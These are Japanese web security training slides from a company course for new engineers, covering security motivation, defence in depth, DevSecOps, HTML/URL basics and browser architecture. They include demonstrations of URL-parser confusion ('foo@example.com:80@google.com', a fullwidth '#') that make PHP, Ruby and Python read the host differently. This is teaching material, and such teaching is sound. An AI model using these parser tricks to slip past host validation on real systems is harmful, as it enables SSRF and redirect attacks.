

# Web セキュリティ研修

## ～公開用資料～

セキュリティ対策室  
Kohei Morita / @mrtc0

## 本資料について

- 本資料はGMOペパボ株式会社において、2020年新卒エンジニア研修で実施したWebセキュリティ研修のスライドを公開用に編集したものです
- 社外秘である情報などは削除、およびマスクしている箇所があります
- 研修 자체の解説や受講者の感想などはテックブログ  
<https://tech.pepabo.com/> を御覧ください



# Web セキュリティ研修

## ～ Introduction ～

セキュリティ対策室  
Kohei Morita / @mrtc0

## \$ whoami



Kohei Morita / @mrtc0

セキュリティ対策室 / シニアエンジニア / 新卒8期生

<https://blog.ssrf.in/>

好きな技術は Web セキュリティやコンテナ技術、eBPF。  
最近は Xenoblade Definitive Edition ばかりしています。



## この研修は何が目的か

1. アプリケーションを開発、運用していく上で必要とされるセキュリティに関する知識、技術を習得する
2. 攻撃手法を学び、それに対する防御策を学ぶ
3. 攻撃者の視点を持ち、実務に活かすための素地を身につける



## なぜセキュリティを学ぶか

- まずひとつに法律で定められている(個人情報の保護に関する法律 第20条)  
(安全管理措置)  
第二十条 個人情報取扱事業者は、その取り扱う個人データの漏えい、滅失又はき損の防止その他の個人データの安全管理のために必要かつ適切な措置を講じなければならない。
- 日本ではあまり聞かないが EU では GDPR もあり、適切な措置を施していくなければ罰金となるケースもある

## なぜセキュリティを学ぶか

- 経済的損失の発生
  - 利用者への補償
  - 対応のための費用
- サービス / 会社への信頼がなくなり、新規/既存ユーザーの減少による売上の減少



## セキュリティインシデントの特性

- 一度漏洩すると回収できない
  - データの回収は不可能、信頼の回復も難しい
- 漏洩したデータを元にさらに別のサービスへ攻撃が行われる
  - ID/Pass で不正ログイン
  - 不正購入
- なりすましによる名誉毀損の場合、回復が難しい



## なぜセキュリティを学ぶか

- どの分野でもセキュリティに関する問題はある
  - 新しい攻撃手法も発見されている
  - 中には非常に高度なものもあり、難解
- 一方で、ベースとなる知識をもっておけば対応できることが多い
  - 適切な知識や技術を持っておくことで、正確な影響範囲の特定や検証が可能となり、事前対応だけでなく有事の際にも役に立つ
- セキュリティ対策は特別ではなく、当たり前



# 質問



## Question

- オートロック付きの 10F 建てのマンションがあります
- 7F のとある部屋のパソコンのデータを抜き出す方法を考えてください
- 部屋の住人にバレても構いません



## 皆さんができる攻撃ってどういうものですか？

- 特定のアカウントや特定のサービスをしつこく狙う攻撃は確かにある
  - いわゆる標的型攻撃や水飲み場型攻撃など
- 一方で攻撃全体の量としては無差別な攻撃が圧倒的に多い
  - Bot (スクリプトキディ) による既存の脆弱性や設定ミスを狙った攻撃
  - ペパボでも毎日のように攻撃を受けている
- つまり、今守っているところを少しでも緩めると被害にあう可能性がある

攻撃者は一つでも穴を見つければ勝ち、  
サービス側は全ての穴を塞がなければならない



## Defence in Depth (多層防御)

- どこか一つが破られると負けの圧倒的不利な世界で闘うには防御を厚くするしかない
- どこか一つが破られても(ミスをしても)他の対策でカバーする
  - マンションの鍵を増やす、オートロック、カメラ付きインターフォン
- 攻撃者は時間をかけて攻撃モデルを作れる。防御側はそれを完全に防ぐことは困難なので、攻撃の兆候を検知し反応しなければならない



# セキュリティを当たり前にするための取り組み

## 【あんちばメモ】2019年の技術ヴィジョン・その1: 開発プロセスの革新について #722

Open

antipop opened this issue on 25 Dec 2018 · 1 comment



antipop commented on 25 Dec 2018 • edited

+ ☺ ...

2019年に我々が実現していく、ペパボのエンジニアリングにおけるヴィジョンのうち、主に開発プロセスにフォーカスした内容について述べます。まずこの文書では、具体的に何をするかということよりも、以下に示すとおり、このような状態を目指したいというヴィジョンについて述べていきます。

1. 我々のマインドセットをDevSecOpsへ変える
2. なめらかなセキュリティを実現する
3. セキュリティ好き好き集会によりセキュリティ対策を継続する

前もって述べておくと、我々全員が関わる開発プロセスを大幅に改革するような、大きな話です。

### 我々のマインドセットをDevSecOpsへ変える

#### Assignees

No one—assign

#### Labels

あんちばメモ

#### Projects

None yet

#### Milestone

No milestone


## DecSecOps サイクル

- ペパボでは開発や運用それぞれのフェーズでセキュリティの取り組みを行っている。
  - コードを書いてレビューを行い、デプロイ、運用、インシデント対応までを一つのサイクルとして、それぞれのセキュリティを担保するためにツールの導入などを行い、各フェーズのセキュリティを固めている。PEPABO DevSecOps Cycle を参照。



## セキュリティ・インシデントの種類

- 大きく分けて「機密性/完全性」と「可用性」の2つ
  - 前者はセキュリティインシデント、後者は障害であることが多い
    - DoS による可用性の問題など例外はある
- bot で専用チャンネルを作り、問題の解決に取り掛かる
  - 関係者のいるチャンネルに通知される



## セキュリティ・インシデントには何があるか

- サービスの脆弱性を利用した攻撃
- 設定不備等を利用した攻撃
- ユーザーアカウントへの不正ログインや見に覚えのないパスワード変更
- 端末のマルウェア感染
- などなど.....
- 過去のインシデント事例はダッシュボード、ポストモーテムに残っています



## セキュアなサービスを作っていくためには

- セキュリティガイドラインに則った開発 / 運用を行う
- 脆弱性を作り込まないための知識や勘所を養う

### セキュアコーディングガイドライン

本文書は、セキュアなサービスを実現するために、サービス開発にたずさわる者すべてが実践するべきガイドラインについて述べます。

#### セキュアコーディングによりセキュアなサービスを実現する

セキュアコーディングとは、セキュリティインシデントを引き起こしうる要因にあらかじめ対処しつつ開発を行う手法です（[Wikipedia: Secure Coding](#)）。また、事前に対処していたとしても抜け漏れがあったり、環境の変化等によりセキュアでない状況になることもありますので、コーディング以降の対処も必要になります。

上記の意味において実効性のあるセキュアコーディングの実践には、以下の3つの側面があります。

1. セキュアコーディングの意味する範囲が包括的で、かつ、内容が具体的であること
2. サービス開発にたずさわるエンジニアすべてがセキュアコーディングを行えること
3. セキュアコーディングが行われていること、セキュアな状態が維持されていることをプロセスによって担保すること



# Web セキュリティ研修

## ～ Web Basic / Origin / CSRF ～

セキュリティ対策室  
Kohei Morita / @mrtc0



# HTML / JavaScript / URL



## HTML

```
<html>
  <head>
    <title>Hello, World</title>
  </head>
  <body>
    <h1>Hello, World</h1>
    <p>hello</p>
  </body>
</html>
```



# HTML

Living Standard — Last Updated 26 March 2020



[One-Page Version](#)

html.spec.whatwg.org

[Multipage Version](#)

/multipage

[Developer Version](#)

/dev

[PDF Version](#)

/print.pdf

[Translations](#)

日本語・简体中文

[FAQ](#)

on GitHub

[Join us on IRC](#)

#whatwg on Freenode

[Contribute on GitHub](#)

whatwg/html repository

[Commits](#)

on GitHub

[Snapshot](#)

as of this commit

[Twitter Updates](#)

@htmlstandard

[Open Issues](#)

filed on GitHub

[Open an Issue](#)

whatwg.org/newbug

[Tests](#)

web-platform-tests html/

[Issues for Tests](#)

ongoing work

## Table of contents

- 1 Introduction
- 2 Common infrastructure
- 3 Semantics, structure, and APIs of HTML documents
- 4 The elements of HTML
- 5 Microdata
- 6 User interaction
- 7 Loading Web pages
- 8 Web application APIs
- 9 Communication
- 10 Web workers
- 11 Web storage
- 12 The HTML syntax
- 13 The XML syntax
- 14 Rendering
- 15 Obsolete features
- 16 IANA considerations

<https://html.spec.whatwg.org/>



## CSS

```
<link rel="stylesheet" href="/path/to/style.css" />
<style>
  body {
    font-size: 20px;
  }
</style>
```

## JavaScript

```
<script src="/path/to/script.js"></script>
<script>
  alert("Hello");
</script>
```




## Link

```
<!-- https://example.com/ -->  
  
<!-- load from https://example.com/path/to/script.js -->  
<script src="/path/to/script.js"></script>  
  
<!-- load from https://cdn.service.com/script.js -->  
<script src="https://cdn.service.com/script.js"></script>
```



## URL <https://tools.ietf.org/html/rfc3986>

https://user:password@example.com:443/path/to/file?item=apple&price=100#title



```
authority = [ userinfo "@" ] host [ ":" port ]
port = *DIGIT
host = IP-literal / IPv4address / reg-name
reg-name = *( unreserved / pct-encoded / sub-delims )
unreserved = ALPHA / DIGIT / "-" / ":" / "_" / "~"
```



## URL のパース


```
› php -r 'var_dump(parse_url("http://foo@example.com:80@google.com"));'  
array(4) {  
    ["scheme"]=>  
    string(4) "http"  
    ["host"]=>  
    string(10) "google.com"  
    ["user"]=>  
    string(15) "foo@example.com"  
    ["pass"]=>  
    string(2) "80"  
}  
  
› ruby -e 'require "uri"; p URI.parse("http://foo@example.com:80@google.com")'  
ruby/2.6.0/uri/rfc3986_parser.rb:67:in `split': bad URI(is not URI?): "http://foo@example.com:80@google.com"  
(URI::InvalidURIError)  
  
› python -c 'from urllib.parse import urlparse; print(urlparse("http://foo@example.com:80@google.com").hostname);'  
google.com
```




## 小ネタ: URL のペース

```
> php -r 'var_dump(parse_url("https://example.com\uFF03@google.com"));'  
array(3) {  
    ["scheme"]=>  
    string(5) "https"  
    ["host"]=>  
    string(10) "google.com"  
    ["user"]=>  
    string(17) "example.com\uFF03"  
}
```

ブラウザで開くと...? →






Dive into browser

# Browser Internals


- URL が入力されてからレンダリングされるまで
- ブラウザコンポーネント
- Site Isolation




## ブラウザがページを表示するまで




## Attack Surface はどこ?




## DNS Hijacking




## MITM (Man in the middle)



# Modern Browser Architecture





The screenshot shows the macOS Activity Monitor with a search bar containing "firef". It lists four processes:


プロセス名	メモリ	スレッド	ポート	PID	ユーザ
FirefoxCP WebExtensions	55.3 MB	25	162	91926	kohei.morita
FirefoxCP Web Content	96.5 MB	28	195	91696	kohei.morita
FirefoxCP Web Content	23.0 MB	21	121	93983	kohei.morita
Firefox					

A blue arrow points from the Activity Monitor to a confirmation dialog window titled "このプロセスを終了してもよろしいですか?". The dialog asks if it's okay to terminate the "FirefoxCP Web Content" process. It contains three buttons: "キャンセル" (Cancel), "強制終了" (Force Stop), and "終了" (Stop). A second blue arrow points from the confirmation dialog to a browser window titled "Example Domain". The browser shows a GitHub page (<https://github.com>). A message at the bottom left of the browser window says: "タブがクラッシュしてしまいました。ご迷惑をおかけして申し訳ありません。" (A tab has crashed. We 